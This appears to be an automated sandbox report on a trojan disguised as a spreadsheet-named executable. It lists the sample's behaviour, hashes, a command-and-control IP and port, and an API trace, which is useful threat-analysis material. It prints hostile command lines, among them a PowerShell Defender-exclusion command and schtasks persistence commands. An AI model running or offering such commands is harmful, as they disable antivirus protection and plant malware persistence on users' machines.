	Deobfuscate/Decode Files or Information	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Discovery	Application Window Discovery	Characteristics: 1, 2, 3
	Process Discovery	Characteristics: 1
	System Information Discovery	Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10
	File and Directory Discovery	Characteristics: 1, 2, 3, 4
Collection	Data from Local System	Characteristics: 1
Command and Control	Uncommonly Used Port	Characteristics: 1

Notable Threat Characteristics

Anti-security, self-preservation (4)

Characteristic	Significance	Details
Calls sleep function for an extended period	■□□	Process 732 slept for long or infinite time.
Calls sleep function for an extended period	■□□	Process 2768 slept for long or infinite time.
Attempts to detect active running processes	■□□	Process ID: 2768 Info: enum processes
Uses suspicious packer	■□□	File Name: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Packer: UNKNOWN

▼ Autostart or other system reconfiguration (4)

Characteristic	Significance	Details
Adds scheduled task to automatically run at startup	■■□	"Updates\safUcOGLqdWC" /XML
Adds scheduled task to automatically run at startup	■□□	%windir%\system32\Tasks\Updates\safUcOGLqdWC
Modifies file that can be used to infect systems	■□□	%APPDATA%\Install\Host.exe
Modifies file that can be used to infect systems	■□□	%APPDATA%\safUcOGLqdWC.exe

▼ File drop, download, sharing, or replication (38)

Characteristic	Significance	Details
Drops executable during installation	■■□	Dropping Process ID: 2768 File: %APPDATA%\safUcOGLqdWC.exe Type: VSDT_EXE_MSIL
Drops executable during installation	■□□	Dropping Process ID: 2876 File: %APPDATA%\Install\Host.exe Type: VSDT_EXE_MSIL
Executes dropped file	■□□	%TEMP%\tmp2313.tmp"
Executes dropped file	■□□	File: %APPDATA%\safUcOGLqdWC.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe"
Executes dropped file	■□□	%TEMP%\tmp68.tmp"
Executes dropped file	■□□	File: %APPDATA%\Install\Host.exe Shell Command: %APPDATA%\Install\Host.exe
Executes dropped file	■□□	File: %TEMP%\tmp2313.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp2313.tmp"
Executes dropped file	■□□	File: %windir%\system32\Tasks\Updates\safUcOGLqdWC Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp2313.tmp"
Executes dropped file	■□□	File: %APPDATA%\Install\Host.exe Shell Command: %APPDATA%\Install\Host.exe "%APPDATA%\Install\Host.exe"
Executes dropped file	■□□	File: %windir%\system32\Tasks\Updates\safUcOGLqdWC Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp68.tmp"
Executes dropped file	■□□	File: %TEMP%\tmp68.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp68.tmp"
Creates multiple copies of a file	■□□	%APPDATA%\safUcOGLqdWC.exe
Creates multiple copies of a file	■□□	%APPDATA%\Install\Host.exe
Copies self	■□□	File is copied from %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe to %APPDATA%\safUcOGLqdWC.exe
Copies self	■■□	File is copied from %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe to %APPDATA%\Install\Host.exe
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 844 File: %TEMP%\li024mgn.5ve.psm1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 844 File: %TEMP%\lcyax2su.2xq.ps1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cfffdf607f7 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 732 File: %TEMP%\tmp2313.tmp Type: VSDT_TEXT_HTML
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS

Deletes file to compromise the system or to remove traces of the infection		Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2220 File: %TEMP%\ntsv4n4f.cgi.psm1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2220 File: %TEMP%\t3apxthe.bwx.ps1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2768 File: %TEMP%\tmp68.tmp Type: VSDT_TEXT_HTML

▼ Hijack, redirection, or data theft (18)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information		Process ID: 844 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information		Process ID: 2220 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information		Process ID: 732 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information		Process ID: 2768 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information		Process ID: 844 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 2220 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 732 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 2876 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 2768 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 844 Info: Searches files by API
Executes commands or uses API to obtain system information		Process ID: 844 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information		Process ID: 732 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information		Process ID: 2220 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information		Process ID: 2876 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information		Process ID: 2768 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information		Process ID: 732 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information		Process ID: 2876 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information		Process ID: 2768 Info: Obtains listing of open application windows

▼ Malformed, defective, or with known malware traits (5)

Characteristic	Significance	Details
Detected as obfuscated script	■□□	File: GABOR 08408 SHEET-LATVIA.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA
Detected as probable malware	■□□	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Drops probable malware	■□□	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: Host.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Drops probable malware	■□□	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: safUcOGLqdWC.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Rare executable file	■□□	Global Detections: 0

▼ Process, service, or memory object change (34)

Characteristic	Significance	Details
Creates named pipe	■□□	\\.\pipe\PSHost.133177542798913175.844.DefaultAppDomain.powershell
Creates named pipe	■□□	\\.\pipe\PSHost.133177542710350569.2220.DefaultAppDomain.powershell
Resides in memory to evade detection	■■■	Injecting Process ID: 732 Injected API: SetThreadContext Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe
Resides in memory to evade detection	■■□	Injecting Process ID: 2768 Injected API: SetThreadContext Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe
Resides in memory to evade detection	■■□	Injecting Process ID: 732 Injected API: WriteProcessMemory Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe
Resides in memory to evade detection	■■□	Injecting Process ID: 2768 Injected API: WriteProcessMemory Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe
Resides in memory to evade detection	■■□	Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Address: 0x0
Resides in memory to evade detection	■■□	Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Address: 0x0
Resides in memory to evade detection	■■□	Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Content:
Resides in memory to evade detection	■■□	Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: .SC
Resides in memory to evade detection	■□□	Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: V..
Resides in memory to evade detection	■□□	Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: SUVW....I$4....`.
Resides in memory to evade detection	■□□	Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: MZ.
Resides in memory to evade detection	■□□	Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content:
Resides in memory to evade detection	■□□	Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: .SC
Resides in memory to evade detection	■□□	Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: V..
Resides in memory to evade detection	■□□	Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: SUVW....I$4....`.
Resides in memory to evade detection	■□□	Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: MZ.

Creates process in Application Data folder	■■□	Process ID: 2704 Image Path: %APPDATA%\Install\Host.exe
Creates process in Application Data folder	■■□	Process ID: 732 Image Path: %APPDATA%\Install\Host.exe
Escalates process privileges to gain a higher level of access	■□□	Process ID: 844 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	■□□	Process ID: 732 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	■□□	Process ID: 2220 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	■□□	Process ID: 2768 Info: Obtains system level privileges
Injects memory with dropped files	■□□	Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe File: MZ.
Injects memory with dropped files	■□□	Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe File: MZ.
Creates process	■□□	Process ID: 732 Image Path: %APPDATA%\Install\Host.exe Shell Command:
Creates process	■□□	Process ID: 2876 Image Path: %APPDATA%\Install\Host.exe Shell Command: "%APPDATA%\Install\Host.exe"
Creates process	■□□	Process ID: 2768 Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Shell Command:
Creates process	■□□	Process ID: 2876 Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe
Creates process in system directory	■□□	Process ID: 1820 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp2313.tmp"
Creates process in system directory	■□□	Process ID: 844 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe"
Creates process in system directory	■□□	Process ID: 2548 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp68.tmp"
Creates process in system directory	■□□	Process ID: 2220 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe"

Rootkit, cloaking (1)

Characteristic	Significance	Details
Hides file to evade detection	■□□	File: %APPDATA%\safUcOGLqdWC.exe

Suspicious network or messaging activity (4)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■□□	212.193.30.230
Connects to remote URL or IP address	■□□	Connection: 212.193.30.230:7324 Content: A
Establishes uncommon connection	■□□	212.193.30.230:7324
Queries DNS server	■□□	212.193.30.230

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
212.193.30.230	7324	-	-	-	GABOR 08408 SHEET-LATVIA.exe

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ocsp.digicert.com	72.21.91.29	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
iecvlist.microsoft.com	72.21.81.200	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
go.microsoft.com	104.127.186.154	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
ctldl.windowsupdate.com	67.26.237.254	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
ieonline.microsoft.com	204.79.197.200	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
212.193.30.230	-	53	-	-	-	GABOR 08408 SHEET-LATVIA.exe
sqm.telemetry.microsoft.com	65.55.252.93	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
ctldl.windowsupdate.com	69.164.0.0	80	-	-	-	GABOR 08408 SHEET-LATVIA.exe
ctldl.windowsupdate.com	8.253.45.239	80	-	-	-	GABOR 08408 SHEET-LATVIA.exe
sqm.telemetry.microsoft.com	65.55.252.93	443	-	-	-	GABOR 08408 SHEET-LATVIA.exe
go.microsoft.com	104.127.186.154	80	-	-	-	GABOR 08408 SHEET-LATVIA.exe
ocsp.digicert.com	72.21.91.29	80	-	-	-	GABOR 08408 SHEET-LATVIA.exe
ieonline.microsoft.com	204.79.197.200	443	-	-	-	GABOR 08408 SHEET-LATVIA.exe
iecvlist.microsoft.com	72.21.81.200	443	-	-	-	GABOR 08408 SHEET-LATVIA.exe

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	GABOR 08408 SHEET-LATVIA.exe
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA%2BnRyLFPYjID1ie%2Bx%2BdSjo%3D	Computers / Internet Cloud Applications	No risk	-	GABOR 08408 SHEET-LATVIA.exe
http://go.microsoft.com/fwlink/?LinkID=401135	Computers / Internet	No risk	-	GABOR 08408 SHEET-LATVIA.exe
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?dc4e4acb3ff04861	Computers / Internet	No risk	-	GABOR 08408 SHEET-LATVIA.exe
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?d0b176d4e164f786	Computers / Internet	No risk	-	GABOR 08408 SHEET-LATVIA.exe

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
Host.exe	High	TROJ_GEN.R002C0DA723	Calls sleep function for an extended period Adds scheduled task to automatically run at startup Executes dropped file Deletes file to compromise the system or to remove traces of the infection Executes commands or uses API to obtain system information Creates named pipe Resides in memory to evade detection Creates process in Application Data folder Escalates process privileges to gain a higher level of access Injects memory with dropped files Creates process Creates process in system directory Connects to remote URL or IP address Establishes uncommon connection Queries DNS server Drops probable malware	-	742400	2798A02A2A853DC16CABF2A062BC4E3069A6F0EA
safUcOGLqdWC.exe	Low	TROJ_GEN.R002C0DA723	Drops probable malware	-	742400	2798A02A2A853DC16CABF2A062BC4E3069A6F0EA
t3apxthe.bwx.ps1	No risk	-	-	-	1	356A192B7913B04C54574D18C28D46E6395428AB
lcyax2su.2xq.ps1	No risk	-	-	-	1	356A192B7913B04C54574D18C28D46E6395428AB
d93f411851d7c929.customDestinations-ms~RF10d97.TMP	No risk	-	-	-	6213	CD8E627A4194B369C62A4BF8790F12D5CA0D941C
d93f411851d7c929.customDestinations-ms	No risk	-	-	-	6213	7432F1A24F3AAC5CEEC6B5E6AB5D25A16200C319
ZOUPON20X6SY3WN6Q4X2.temp	No risk	-	-	-	6213	7432F1A24F3AAC5CEEC6B5E6AB5D25A16200C319
d93f411851d7c929.customDestinations-ms	No risk	-	-	-	6213	B0C2D49DC29F674C57B63CE2ADB514FD5DA095B4
Q8YXUTYZEX73JR63ILW7.temp	No risk	-	-	-	6213	B0C2D49DC29F674C57B63CE2ADB514FD5DA095B4
d93f411851d7c929.customDestinations-ms~RF129ab.TMP	No risk	-	-	-	6213	B0C2D49DC29F674C57B63CE2ADB514FD5DA095B4

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	2798A02A2A853DC16CABF2A062BC4E3069A6F0EA	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 212.193.30.230		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: Host.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		

Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: safUcOGLqdWC.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		
Detection	Threat Characteristic: Rare executable file Global Detections: 0		
Detection	Threat Characteristic: Uses suspicious packer File Name: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Packer: UNKNOWN		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, eff164, 0, 0, 0) Return: 116adb8		2768
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2768 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (116adb8, eff164) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (111f9e8) Return: 1		2768
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2768 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, efee68, 0, 0, 0) Return: 116ba78		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, efa818, 0, 0, 0) Return: 116b9b8		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, ef9ed8, 0, 0, 0) Return: 11f8808		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#*, 0, efafe8, 0, 0, 0) Return: 11f8888		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, efb8f8, 0, 0, 0) Return: 11f8b88		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, efaf98, 0, 0, 0) Return: 11f90c8		2768
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3e4		2768
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2768 Info: enum processes		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3ec		2768
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3f4		2768
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3fc		2768
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 408		2768
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 410		2768
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 418		2768
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 420		2768
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 428		2768
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 430		2768
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 438		2768
Call System API	API Name: GetVersionExA Args: (efe000) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (6e259cf0) Return: 1		2768
Call System API	API Name: System.Convert::FromBase64String Args: (H4sIAAAAAAAAEAO29B2AcSZYIJi9tynt/SvVK1+B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVm VdZhZAzO2dvPfee++999577733ujudTif33/8/XGZkAWz2zkra...) Return: 1F8B080000000000...		2768
Detection	Threat Characteristic: Detected as obfuscated script File: GABOR 08408 SHEET-LATVIA.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		2768
Call System API	API Name: System.Convert::FromBase64String Args: (VHJhbnNhY3Rpb25hbElP) Return: 5472616E73616374...		2768
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 15720808, 88) Return: 0		2768
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 15720764, 22) Return: 0		2768
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 15720744, 18) Return: 0		2768
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 15720872, 44) Return: 0		2768
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 105287480, 508002) Return: 0		2768
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		2768
Call System API	API Name: AdjustTokenPrivileges Args: (4b8, 0, , 0, , 8c8ebbc) Return: 1		2768
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2768 Info: Obtains system level privileges		
Call System API	API Name: SleepEx Args: (2000, 1) Return: 0		2768
Detection	Threat Characteristic: Calls sleep function for an extended period Process 2768 slept for long or infinite time.		
Add File	Path: %APPDATA%\safUcOGLqdWC.exe Type: VSDT_EXE_MSIL		2768
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2768 File: %APPDATA%\safUcOGLqdWC.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\safUcOGLqdWC.exe		
Detection	Threat Characteristic: Copies self File is copied from %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe to %APPDATA%\safUcOGLqdWC.exe		
Write File	Path: %APPDATA%\safUcOGLqdWC.exe Type: VSDT_EXE_MSIL		2768
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\safUcOGLqdWC.exe		
Call Filesystem API	API Name: CopyFileExW Args: (%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, %APPDATA%\safUcOGLqdWC.exe, 0, 0, 0, 1) Return: 1		2768
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\safUcOGLqdWC.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTE2Ij8+CjxUYXNrIHZlcnNpb249IjEuMiIgeG1sbnM9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20v...) Return: 3C3F786D6C207665...		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768

Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2768 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2768
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2768
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call System API	API Name: GetVersionExA Args: (73a482d0) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (8d8e4e0) Return: 1		2768
Call System API	API Name: GetDriveTypeA Args: (C:\ ) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		2768
